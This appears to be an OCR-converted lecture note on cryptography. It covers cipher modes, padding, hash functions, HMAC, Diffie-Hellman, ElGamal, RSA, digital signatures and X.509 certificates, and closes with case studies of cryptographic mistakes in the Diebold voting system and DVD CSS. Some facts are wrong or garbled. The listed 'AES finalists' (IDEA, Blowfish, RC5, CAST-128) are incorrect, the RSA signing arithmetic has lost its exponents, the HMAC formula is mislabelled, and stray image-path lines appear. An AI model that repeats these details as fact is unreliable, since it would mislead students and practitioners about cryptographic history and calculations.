  - In August 1999, NIST announced that they were narrowing the field from fifteen to five. All five algorithms, commonly referred to as "AES finalists", were designed by cryptographers considered well-known and respected in the community.
    * Rijndael (Pronuciation "Rain Doll").
    * IDEA (International Data Encryption Algorithm), used by PGP
    * Blowfish (Bruce Schneier).
    * RC5 (Rivest).
    * CAST-128, used by PGP.
  - These finalists went through a further round of intense analysis and cryptanalysis.
  - On October 2, 2000, NIST announced that Rijndael had been selected as the proposed AES.

- Note: The security of AES and many other well-known encryption algorithms (except the one-time pad) has never been proven. They are considered secure because they have been thoroughly investigated by many cryptographers, and so far nobody could break them.

1.3 Attacking a Cryptosystem

- Ciphertext-Only Attack: attackers try to find the plaintext from a ciphertext.
- Known-Plaintext Attack: the attacker has obtained some (plaintext, ciphertext) pairs, and they use these known pairs to find out the other things that they do not know, such as the key and the unknown plaintexts.
- Chosen-Plaintext Attack: attackers can select any plaintext, and ask the encryption system to produce a ciphertext. The attackers can do this for many times. Attakers then try to use the information to break the encryption scheme.


In the real life, all the above three scenarios can happen. Therefore, to become a strong cryptosystem, a cryptosystem should resist all the above three attacks.

- Question: can the classical cryptosystems resist the above attacks?

2 Block Cipher Modes of Operation

Block cipher operates on blocks of fixed length, for example, DES operates on 64-bit blocks, and AES operates on 128-bit blocks. To encrypt a message longer than the block size, the message has to be divided into multiple blocks, so block ciphers can operate on each of them. There are many ways to apply block ciphers on these blocks; These different methods are called *modes of operation*. Details are described in Wikipedia. Figures in this section are from Wikipedia (we only show the encryption part, the decryption part can be easily derived based on the encryption part).


- Electronic Code Book Mode (ECB)



Electronic Codebook (ECB) mode encryption

  - The mode diagram
  - Problem: duplicate blocks and rearrange attack.

- Cipher Block Chaining (CBC)




Cipher Block Chaining (CBC) mode encryption

  - IV: Initialization Vector. Does not need to be secret.
  - Even if the same message is sent repeatedly, the ciphertext will be completely different each time due to IV.
  - Has been the most commonly used mode of operation.

  - Parallelization
    - Encryption cannot be parallelized
    - Decryption can be parallelized


- Cipher feedback (CFB)



Cipher Feedback (CFB) mode encryption

  - Turn a block cipher into a stream cipher
  - Parallelization
    - Encryption cannot be parallelized
    - Decryption can be parallelized

- Output feedback (OFB)




Output Feedback (OFB) mode encryption

  - Also turns a block cipher into a stream cipher
  - Parallelization

  - ∗ Encryption/Decryption cannot be parallelized, but because the plaintext or ciphertext is only used for the final XOR, the block cipher operations may be performed in advance, allowing the final step to be performed in parallel once the plaintext or ciphertext is available.

- Counter (CTR)



Counter (CTR) mode encryption

  - Also turns a block cipher into a stream cipher
  - The counter can be any simple function which produces a sequence which is guaranteed not to repeat for a long time, although an actual counter is the simplest and most popular
  - CTR allows a random access property for decryption

Padding. Because a block cipher works on units of a fixed size, but messages come in a variety of lengths, some modes (mainly CBC) require that the final block be padded before encryption. Several padding schemes exist.

- Add null bytes to the palintext. Care must be taken so the original length of the plaintext can be recovered.
- The original DES method: add a single one bit, followed by enough zero bits to fill out the block; if the message ends on a block boundary, a whole padding block will be added.
- PKCS#5 Standard: each padding octet contains the number of octets that are added in the padding. The following is an example for a 128-bit block cipher that uses the PKCS#5 padding scheme (in the first example, 0x09 is used in the padding, because 9 octets are added in the padding; in the second example, 0x10 is used because 16 octets are added):

```
Original plaintext 1:      0a23bac45092f7
Padded plaintext (PKCS#5): 0a23bac45092f709090909090909090909

Original plaintext 2:      0a23bac45092f793273a7fe9093eaa88
Padded plaintext (PKCS#5): 0a23bac45092f793273a7fe9093eaa08
                           10101010101010101010101010101010
```

- CFB, OFB and CTR modes do not padding. The size of ciphertext is the same as the size of plaintext. This characteristic of stream ciphers makes them suitable for applications that require the encrypted ciphertext data to be the same size as the original plaintext data, and for applications that transmit data in streaming form where it is inconvenient to add padding bytes.

3 One-Way Hash Function

3.1 One-Way Hash Function

- One-way Hash Function
  - Reduce variable-length input to fixed-length (128 or 160 bit) output
  - Notation: M $\Rightarrow$ H(M)
- One Way Property
  - Easy: M $\Rightarrow$ H(M).
  - Computationally Infeasible: H(M) $\Rightarrow$ M.
  - Implications:
    - Even if M_1 and M_2 has just a single bit difference, $H(M_1)$ and $H(M_2)$ will be very different.
    - If you know M and H(M), but after you change a single bit in H(M), you will not be able to find a M' that can generate this modified hash value.
- Collision Free Property: computationally infeasible to find two messages that hash to the same hash value.
  - For m-bit hash, using the brute-force attack, it takes only about $2^{m/2}$ messages, chosen at random, before one would find two with the same value (like the birthday problem).
  - MD5 is broken: it is found not to be collision free!
- Why do we want collision-free property?
  - Example: We can construct M_1 and M_2, such that $h(M_1) = h(M_2)$. The meaning of M_1 and M_2 can be exactly the opposite.
  - M_1 ="Alice owes Kevin \$100". M_2 ="Alice owes Kevin \$1M". Alice signs $h(M_1)$, but not $h(M_2)$. If $h(M_1) = h(M_2)$, Alice will be in trouble.
  - Even if the hash is not collision free, but finding such a meaningful M_1 and M_2 is not easy. However, it might be possible to find $h(M_1, r_1) = h(M_2, r_2)$, where r_1 and r_2 are random numbers.
- Hash Algorithms
  - MD2 (Message Digest) – by Rivest
  - MD3 does exist, but it was superseded by MD4 before it was ever published or used.
  - MD4 (Message Digest) – by Rivest Faster than MD2, but a version of MD4 is found to be weak.
  - MD5 (Message Digest) – by Rivest
    - A little slower than MD4.
    - 128-bit hash
  - SHA (Secure Hash Algorithm)
    - 1993 NIST published SHA
    - 1995 a never published flaw is found in SHA.

    - SHA-1 is proposed: most popular one.
    - SHA-1: 160-bit hash.
    - SHA-2: SHA-256, SHA-384, and SHA-512.
  - MD5, SHA-0, SHA-1 are not collision free
    - Collisions in SHA-0 in 2^{39} operations.
    - Collisions in the full SHA-1 in 2^{52} hash operations, much less than the brute-force attack of 2^{80} operations based on the hash length.
    - The time complexity for finding a collisions in MD5 is 2^{32}.

3.2 MAC: Message Authentication Code

- Message Authentication: making sure that the message is indeed sent by the claimed sender, not by other parties or modified by other parties.
- MAC algorithms
  - Can be constructed from hash functions (e.g. HMAC)
  - Can also be constructed from block cipher algorithms (e.g. OMAC, CBC-MAC and PMAC).
- HMAC: Hashed MAC (or keyed hash)

$$HMC_K(m) = h((K \oplus opad) \ || \ h((K \oplus ipad)||m))$$

  - Need a secret key (SHA, MD5 do not need a secret key)
  - Use one-way Hash function h as a black-box building block. A one-way hash function is conducted by iterating a basic compression function on blocks of data. We denote by B the byte-length of such blocks (e.g. B=64 for MD5 ahd SHA1).
  - ipad = 0x363636...3636 and opad = 0x5c5c5c...5c5c. Their length is B, i.e. the size of hash block. The values of ipad and opad are not critical to the security of the algorithm, but were defined in such a way to have a large Hamming distance from each other and so the inner and outer keys will have fewer bits in common.
  - K is a secret key padded to length B with extra zeros. If K is longer than B byptes, we will use hash(K) as the key.
  - HMAC-MD5, HMAC-SHA1.
  - Need to know the secret key in order to verify.

3.3 Applications of One-Way Hash Function

- **Pseudorandom number generator (PRNG):** One-way hash function can be used for this purpose. This is done by combining a (secret) random seed with a counter and hashing it: $h(seed, c)$, $h(seed, c+1)$, $h(seed, c+2)$, and so on.
- **Stream Cipher:** Use one-way hash function as a pseudorandom number generator to genrate a stream of psuedorandom numbers. XOR the plaintext with this stream of numbers. In decryption, the same stream can be constructed using the counter and the seed (the seed is the encryption key).

- **Password Verification:** To verify passwords, we do not need to store plain-text passwords in a database. We can store the hashes of passwords in the database. This way, even if the whole database is compromised by adversaries, the password information is still safe if a strong one-way hash function was used.
- **Making Commitment:** Alice and Bob plays a simple online game. Each person provides an integer. If the sum of the two integers is odd, Alice wins; otherwise Bob wins. However, whoever gives out the number first will definitely lose. Using one-way hash function, they can commit their numbers first, and then release the numbers to each other. Nobody can change his/her mind after the commitment, unless he/she can find a collision of the hash function.
- **Detecting Changes:** To ensure system security, it is necessary to routinely check whether the important files/configurations are modified. We can use one-way hash to achieve this. This is the main idea behind the Tripwire idea.
- **One-way hash chain**
  - The S/KEY one-time password scheme.
  - Broadcast authentication
- **Merkle Tree**
  - Timestamping a document
    - Publish hash in a magazine or newspaper.
    - One hash per document: expensive.
    - One hash per 1000 documents: cost saving.
    - Using Merkle Tree can achieve such a cost saving.
  - Broadcast authentication in lossy channels
    - Signing each packet is expensive
    - Hashing all of them together and then hash the result cannot tolerate the loss of packet.
    - Using Merkle Tree can solve this problem.

4 Public-Key Cryptography

4.1 History

- First asymmetric key algorithm was invented, secretly, by Clifford Cocks (then a recent mathematics graduate and a new staff member at GCHQ in the UK) early in the 1970s.
- 1976, Diffie and Hellman postulated this system without demonstrating that such algorithms exist.
- 1978, Rivest, Shamir and Adleman all then at MIT invented RSA, which is a reinvention of Cocks scheme.
- Since then, several other asymmetric key algorithms have been developed, but the most widely known remains Cocks/RSA.
- Another algorithm is ElGamal (Taher ElGamal), which relies on the (similar and related) difficulty of the discrete logarithm problem.
- A third is a group of algorithms based on elliptic curves, first discovered by Neal Koblitz in the mid '80s.
- NSA has also claimed to have invented public-key cryptography, in the 1960s; however, there is currently (as of 2004) little supporting evidence for their claims.
- Merkle-Hellman (MH) was one of the earliest public key cryptosystems invented by Ralph Merkle and Martin Hellman in 1978. Although its ideas are elegant, and far simpler than RSA, it has been broken. (Merkle-Hellman Knapsacks).
- Stories behind RSA: Steven Levy's Crypto book

4.2 Diffie-Hellman Key Exchange

- Diffie-Hellman Key Exchange
  - The algorithm was first published by Whitfield Diffie and Martin Hellman in 1976
  - Discrete Logarithms in a finite field is a hard problem: find x where $a^x = b \pmod{n}$
  - The protocol
    1. Alice and Bob agree on a finite cyclic group G of size p and a generating element g in G.
    2. Alice sends g^x mod p to Bob.
    3. Bob sends g^y mod p to Alice.
    4. Alice computes $(g^y)^x$ mod p.
    5. Bob computes $(g^x)^y$ mod p.
    6. Both Alice and Bob get g^{xy} mod p.
  - g can be small.
  - x and y must be large.
- Turn Diffie-Hellman Key Exchange to a Public-Key System
  - Public Key: Alice publishes g, p, and (g^x mod p) as her public key.
  - Private Key: g, p, and x.

  - Encryption:
    1. Bob generates y, and generates a key $K = (g^x)^y \bmod p$.
    2. Bob encrypts M using the key K and a symmetric key encryption method, such as AES.
    3. Bob sends the ciphertext and $g^y \bmod p$ to Alice.
  - Decryption:
    1. Alice generates $K = (g^y)^x \bmod p$.
    2. Alice decrypts the ciphertext using K.

- ElGamal algorithm: this algorithm is similar to the above algorithm, but it does not rely on any symmetric key encryption scheme.

  1. Let $h = g^x \bmod p$.
  2. Public key: (p, g, h)
  3. Private key: x
  4. Encryption: generate a random k, let $c_1 = g^k \bmod p$, $c_2 = m * h^k \bmod p$.
  5. Decryption: $c_2/c_1^x \bmod p$. It should be noted that $c_2/c_1^x = m * h^k/g^{kx} = m \bmod p$.

4.3 RSA Algorithm

- Mathematics background for RSA algorithm
  - Extended Euclidean algorithm: Given x, find y, such that $x \cdot y = 1 \bmod m$. The Extended Euclidean algorithm can efficiently find the solution to this problem.
  - Euler's theorem: For any number a relatively prime to $n = pq$, $a^{(p-1)(q-1)} = 1 \bmod pq$.
    * Why is this very useful?
    * Let $z = k(p-1)(q-1) + r$, we have $a^z = a^{k(p-1)(q-1)} * a^r = a^r \bmod pq$.
    * In other words: If $z = r \bmod (p-1)(q-1)$, then $a^z = a^r \bmod pq$.
    * Special case: If $z = 1 \bmod (p-1)(q-1)$, then $a^z = a \bmod pq$.
    * We can use Euler's theorem to simply $a^z \bmod pq$.

- RSA Algorithm.
  - Let $n = pq$, where p and q are two large primes.
  - Public key (e, n), where e is relative prime to $(p-1)(q-1)$.
  - Private key (d, n), such that $ed = 1 \bmod (p-1)(q-1)$. d can be calculated using the Extended Euclidean algorithm.
  - Encryption: $c = m^e \bmod n$.
  - Decryption: $c^d = (m^e)^d = m^{ed} \bmod n$.

- Security of RSA: depends on the hardness of factoring: factoring $n = p * q$ is hard when n is large.

- RSA Example
  - Let $n = 22 = 2 * 11$.
  - Let $e = 3$, find d, such that $e * d = 1 \bmod 10$. We get $d = 7$.

  - Encrypting $M = 7$: $7^3 = 49 * 7 = 5 * 7 = 13$ mod 22.
  - Decrypting: $13^7 = 13^2 * 13^2 * 13^2 * 13 = (15 * 15) * (15 * 13) = 5 * 19 = 7$ mod 22
  - Sign $M = 9$: $9^7 = 92 * 92 * 92 * 9 = 15$ mod 22.

- RSA Performance Issues:
  - Exponentiating with big numbers: For example, let us compute 123^{32} mod 678. We do not need to do 32 multiplies, instead, we do the following:

$$\begin{aligned} 123^2 &= 15129 = 213 \ mod \ 678, \\ 123^4 &= 213^2 = 621 \ mod \ 678, \\ 123^8 &= 621^2 = 537 \ mod \ 678, \\ 123^{16} &= 537^2 = 219 \ mod \ 678, \\ 123^{32} &= 219^2 = 501 \ mod \ 678. \end{aligned}$$

  - Similarly, we can easily compute 123^{54} mod n. $54 = (1100110)_2 = (((((1) * 2 + 1) * 2) * 2 + 1) * 2 + 1) * 2$. Therefore, $123^{54} = (((((123)^2 * 123)^2)^2 * 123)^2 * 123)^2$. We will do module operations at each step, whenever the intermediate results are larger than n. We will not compute a huge number 123^{54} and then do one module operation at the end. The total cost is 8 multiplies and 8 divides (the divides are caused by the module operations).
  - Performance: if the exponent is 512 bit, the number of multiplication and divides is linear to 512.

- Choice of e in RSA.
  - e does not need to be a large number.
  - In practice, 3 and 65537 are often selected as the value of e.

- Efficiency of RSA: very costly
  - 100 times slower than DES (software)
  - 1000 times slower than DES (hardware)

5 Digital Signature

5.1 Digital Signature Algorithms

- Motivation of digital signature
  - Physical signature
  - Properties: Authenticity, unforgeable, not reusable, unalterable, can't be repudiated.

- RSA Signature Scheme
  - Public key (verifying key): (e, n).
  - Private key (signing key): (d, n).
  - Sign: M^d mod n.

  - Verify: $(M^d)^e \bmod n$. The result should be equal to M if the signature is authentic.

- DSA (Digital Signature Algorithm):
  - 1991, Proposed by NIST as a DSS (Digital Signature Standard)
  - Criticism from RSA and its supporters
  - Developed by NSA
  - Royalty-free
  - DSA is slower than RSA
- Avoid reusing digital signature: Sign with timestamps.
- Sign the hash. In practice, we only sign the hash of the message, not the message itself, because the message may be large, and signing is quite slow for large message.

5.2 Public-Key Certificate

- Associating public keys with identities.
  - The Man-in-the-middle attack
    - How to make sure Bob's Public Key is really Bob's?
    - Binding the identity with the public key
  - Hierarchical certificate authority (eg, X.509),
  - A local trust model (eg, SPKI),
  - A statistical web of trust (eg, PGP and GPG).
- Certificates
  - Consist of: holder's id, holder's public key, CA's signature, expiration date
  - X.509 certificate
    - The certificate can be obtained from a public known database
    - Tree Structure
    - If you trust one, you can verify all of them.

```
A Sample X.509 Certificate:
   Data:
       Version: 1 (0x0)
       Serial Number: 7829 (0x1e95)
       Signature Algorithm: md5WithRSAEncryption
       Issuer: C=ZA, ST=Western Cape, L=Cape Town, O=Thawte Consulting cc,
               OU=Certification Services Division,
               CN=Thawte Server CA/emailAddress=server-certs@thawte.com
       Validity
           Not Before: Jul  9 16:04:02 1998 GMT
           Not After : Jul  9 16:04:02 1999 GMT
       Subject: C=US, ST=Maryland, L=Pasadena, O=Brent Baccala,
```

```
            OU=FreeSoft, CN=www.freesoft.org/emailAddress=...
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:b4:31:98:0a:c4:bc:62:c1:88:aa:dc:b0:c8:bb:
                    33:35:19:d5:0c:64:b9:3d:41:b2:96:fc:f3:31:e1:
                    66:36:d0:8e:56:12:44:ba:75:eb:e8:1c:9c:5b:66:
                    70:33:52:14:c9:ec:4f:91:51:70:39:de:53:85:17:
                    16:94:6e:ee:f4:d5:6f:d5:ca:b3:47:5e:1b:0c:7b:
                    c5:cc:2b:6b:c1:90:c3:16:31:0d:bf:7a:c7:47:77:
                    8f:a0:21:c7:4c:d0:16:65:00:c1:0f:d7:b8:80:e3:
                    d2:75:6b:c1:ea:9e:5c:5c:ea:7d:c1:a1:10:bc:b8:
                    e8:35:1c:9e:27:52:7e:41:8f
                Exponent: 65537 (0x10001)
    Signature Algorithm: md5WithRSAEncryption
        93:5f:8f:5f:c5:af:bf:0a:ab:a5:6d:fb:24:5f:b6:59:5d:9d:
        92:2e:4a:1b:8b:ac:7d:99:17:5d:cd:19:f6:ad:ef:63:2f:92:
        ab:2f:4b:cf:0a:13:90:ee:2c:0e:43:03:be:f6:ea:8e:9c:67:
        d0:a2:40:03:f7:ef:6a:15:09:79:a9:46:ed:b7:16:1b:41:72:
        0d:19:aa:ad:dd:9a:df:ab:97:50:65:f5:5e:85:a6:ef:19:d1:
        5a:de:9d:ea:63:cd:cb:cc:6d:5d:01:85:b5:6d:c8:f3:d9:f7:
        8f:0e:fc:ba:1f:34:e9:96:6e:6c:cf:f2:ef:9b:bf:de:b5:22:
        68:9f
```

---

6 Applications of Public-Key Encryption and Digital Signature

- Key Exchange using public keys
  - Goal: Alice and Bob want to agree upon a key K, which can be used as session key.
  - Session key: only exists for the duration of the communication.
  - Alice sends her public key to Bob, and Bob sends his to Alice.
- Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL).
  - Based on PKI.
  - Provide security for communications over networks such as the Internet.
  - Widely used in applications like web browsing, electronic mail, instant messaging and voice-over-IP (VoIP).
  - A prominent use of TLS is for securing World Wide Web traffic carried by HTTP to form HTTPS.
  - `OpenSSL` is an open source implementation of the SSL and TLS protocols. The core library (written in the C programming language) implements the basic cryptographic functions and provides various utility functions.

7 Implementing Cryptography Correctly is Not Easy: Case Studies

7.1 Diebold Electronic Voting System: Case Study

Background: Municipalities and states throughout the U.S. are adopting paperless electronic voting systems to replace outdated punch-card and mechanical voting systems. A number of different vendors have designed such kind of e-voting systems. A team of researchers at Johns Hopkins University conducted a security analysis on one of the e-voting systems, the Diebold system. The report pointed out a number of places where cryptography is implemented incorrectly. We will use this report as our case study to understand what might go wrong when integrating cryptography in a real-world system. We refer to this report as the *JHU Report* in this lecture note.

- **Key management**

  JHU Report: In the Diebold code we analyzed, both the keys for the smartcard and the keys used to encrypt the votes were static entries in the source code. This means that the same keys are used on every voting device. Thus, an attacker who was able to compromise a single voting device would have access to the keys for all other voting devices running the same software.

  ```
  #define DESKEY ((des_key*)"F2654hD4")
  ```

  From the CVS logs, we see this particular key has been used without change since December 1998, when the CVS tree for AccuVote-TS version 3 began, and we assume that the key was in use much before 14 that. Although Jones reports that the vendor may have been aware of the key management problems in their code since at least 1997 [16, 17], our findings show that the design flaw was never addressed.

- **Encryption algorithm**

  JHU Report: A second set of problems has to do with the way that the Diebold code encrypts the votes and audit logs. The files that hold the votes are encrypted using the Data Encryption Standard (DES) algorithm in CBC mode. There are problems with the use of both DES and the CBC mode, as we describe below.

  In their response to "allegation 44", Diebold states that "there are stronger forms of compression than DES, but the authors' implication that the keys can be recovered 'in a short time' is deliberately misleading." We assume that Diebold meant to claim that there are stronger encryption algorithms available, as DES is not a compression algorithm.

- **Integrity**

  JHU Report: Instead of using such a MAC, the Diebold code uses a non-cryptographic checksum called a CRC to detect whether a file has been tampered with. This is completely insecure as is discussed on page 15 of our paper. The use of CRCs instead of MACs has long been documented in the security literature as a very serious mistake.

  In Diebold system, before being encrypted, a 16-bit cyclic redundancy check (CRC) of the plaintext data is computed. This CRC is then stored along with the ciphertext in the file and verified whenever the data is decrypted and read. This process in handled by the ReadRecord and WriteRecord functions in TSElection/RecordFile.cpp. Since the CRC is an unkeyed, public function, it does not provide any meaningful integrity protection for the data. In fact, by storing it in an unencrypted form, the purpose of encrypting the data in the first place (leaking no information about the contents of the

plaintext) is undermined. Standard industry practice would be to first encrypt the data to be stored and then to compute a keyed cryptographic checksum (such as HMAC-SHA1) of the ciphertext. This cryptographic checksum could then be used to detect any tampering with the plaintext. Note also that each entry has a timestamp, which can be used to detect reordering, although sequence numbers should also be added to detect record deletion.

- **Mode**

  JHU Report: We note that "DES is being used in CBC mode which requires an initialization vector to ensure its security." We go on to show that the Diebold code does not provide the necessary initialization vectors. A detailed explanation of this problem is highly technical; we refer the interested reader to A Concrete Security Treatment of Symmetric Encryption: Analysis of the DES Modes of Operation.

  Second, DES is being used in CBC mode which requires a random initialization vector to ensure its security. The implementation here always uses zero for its IV. This is illustrated by the call to DesCBCEncrypt in TSElection/RecordFile.cpp; since the second to last argument is NULL, DesCBCEncrypt will use the all-zero IV. To correctly implement CBC mode, a source of strong random numbers must be used to generate a fresh IV for each encryption. Suitably strong random numbers can be derived from many different sources, ranging from custom hardware to accumulated observations of user behavior.

- **Random number**

  JHU Report: While the voter's identity is not stored with the votes, each vote is given a serial number ... generated by a linear congruential random number generator ... seeded with static information.

  Diebold Response: There is no need for "security" here. The only intent of this code is to pseudo-randomize the order of ballots for purposes of display and reporting, as required in some states.

  Jones (Doug Jone from the University of Iowa also responded to Diebold's reponse): Diebold is wrong. There is need for security here. If the sequence of pseudo-random numbers is known, and the sequence in which voters actually entered the booth has been recorded (as a poll-watcher can easily do), then we can recover any particular voter's ballot from the report of individual ballots. This allows an insider working at election central to check this report (I'd use a pocket camera to take photos of the report), in cooperation with a poll watcher, to confirm whether the paid voters have earned their pay by voting the required way. Vote buying schemes that rely on insiders at the vote count cooperating with poll-watchers date back many years, and therefore, strong randomization schemes are justified here! I've worked as a poll watcher, I know that perfect records are hard to keep, but I also know that I can correct my records if I can talk a few voters into signing their ballots with pre-selected write-in votes or funny patterns of yes-no votes on the judicial retention ballot.


- **Smartcards**

  JHU Report: Upon reviewing the Diebold code, we observed that the smartcards do not perform any cryptographic operations. This, in and of itself, is an immediate red flag. One of the biggest advantages of smartcards over classic magnetic-stripe cards is the smartcards ability to perform cryptographic operations internally, and with physically protected keys. Because of a lack of cryptography, there is no secure authentication of the smartcard to the voting terminal. This means that nothing prevents an attacker from using his or her own homebrew smartcard in a voting terminal.

  One might naturally wonder how easy it would be for an attacker to make such a homebrew smartcard. First, we note that user-programmable smartcards and smartcard readers are available commercially

over the Internet in small quantities and at reasonable prices. Second, an attacker who knows the protocol spoken between voting terminals and legitimate smartcards could easily implement a homebrew card that speaks the same protocol.

7.2 DVD Protection: Case Study



- The process:
  1. Each DVD player has a master key, which is unique to the DVD player manufacturer. This key is called the *player key*.
  2. The palyer reads an encrypted *disk key* from the DVD, and uses the *player key* to decrypt the disk key. Since there are many player keys out there (each manufacture has one), the DVD must contain a copy of the encrypted disk key for each player key.
  3. The player reads the encrypted title key for the file to be played. The DVD will likely contain multiple files, each with its own title key. The player uses the descrypted disk key to decrypt the title key.
  4. The player used the title key to descrypt the content.
- Encryption algorithm: Content Scrambling System (CSS).
  - **Its security depends on its secrecy:** in 1999, Jon Johansen (with another two anonymous people) disassembled a software DVD player to uncover the descrambling algorithm. They then wrote and released a C code called DeCSS.
  - **The encryption key is only 40-bit and not all possible 40-bit numbers can be keys:** A high-end home computer in 1999 running optimized code could brute-force it within 24 hours, and modern computers can now brute-force it in a few seconds or less.
- Software player has its own unlock key. This is where the problem is.

- The key must be stored in the memory.
